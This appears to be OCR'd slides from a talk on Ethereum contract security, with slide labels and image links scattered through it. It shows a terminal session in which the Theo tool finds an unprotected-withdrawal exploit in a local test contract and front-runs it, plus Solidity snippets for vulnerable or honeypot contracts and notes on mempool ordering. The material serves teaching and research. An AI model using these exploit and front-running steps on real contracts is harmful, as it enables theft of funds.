0xf17f52151EbEF6C7334FAD080c5704D77216b732	100.00 ETH	0	1
0xC5fdf4076b8F3A5357c5E395ab970B5B54098Fef	100.00 ETH	0	2
0x821aEa9a577a9b44299B9c15c88cf3087F3b5544	100.00 ETH	0	3


Real
Sandbox
#100
#101
#102
Contract
#101
#102

Add Ether to a Contract

- Needs to have a payable method
- Selfdestruct to it
- Mine as the coinbase


Theo



```
[daniel@cola theo]$ theo
The account's private key (input hidden)
>
Contract to interact with
> 0xe78a0f7e598cc8b0bb87894b0f60dd2a88d6a8ab
Scanning for exploits in contract: 0xe78A0F7E598Cc8b0Bb87894B0F60dD2a88d6a8Ab
Connecting to HTTP: http://127.0.0.1:8545.

Found exploits(s):
[Exploit: Unprotected Ether Withdrawal
Description: Anyone can withdraw ETH from the contract account.
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivalent
 amount of ETH to it. This is likely to be a vulnerability.
SWC ID: 105
Transacion list: [Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (100000000000000000)}, Transaction {Name: retr
ieve(), Data: 0x2e64cec1, Value: 0.00 ether (0)}]]

Tools available in the console:
- `exploits` is an array of loaded exploits found by Mythril or read from a file
- `w3` an initialized instance of web3py for the provided HTTP RPC endpoint
- `dump()` writing a json representation of an object to a local file

Check the readme for more info:
https://github.com/cleanunicorn/theo

Theo version v0.7.4.


>>> e = exploits[0]
>>> e.frontrun()
2019-07-25 16:33:09,745 - Scanning the mem pool for transactions...
2019-07-25 16:33:09,753 - Waiting for tx: Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (100000000000000000)}



[0] 0:bash- 1:python*                                                                          "daniel@cola:~/Develop" 16:33 25-Jul-19
```


WHEN YOUR HONEYPOTS WORK
HACKERMAN
imgflip.com

```
function claimOwnership() public payable {
    require(msg.value == 0.1 ether);

    if (claimed == false) {
        player = msg.sender;
        claimed = true;
    }
}

function retrieve() public {
    require(msg.sender == player);

    msg.sender.transfer(address(this).balance);

    player = address(0);
    claimed = false;
}
```


Transaction #1A2B
Mempool
Mempool
Transaction #1A2B
Mempool
Transaction #1A2B
Transaction #1A2B
Mempool
Mempool
Mempool
Mempool


Transaction Ordering

- `gasPrice * gas = Transaction fee`
- `Sorted descendingly by gasPrice`



```
function become_owner() public payable {
    require(msg.value == 1 ether);

    if (owner_reset == false) {
        owner_reset = true;
        owner = msg.sender;
    }
}

function steal() public payable {
    owner.transfer(address(this).balance);
}
```

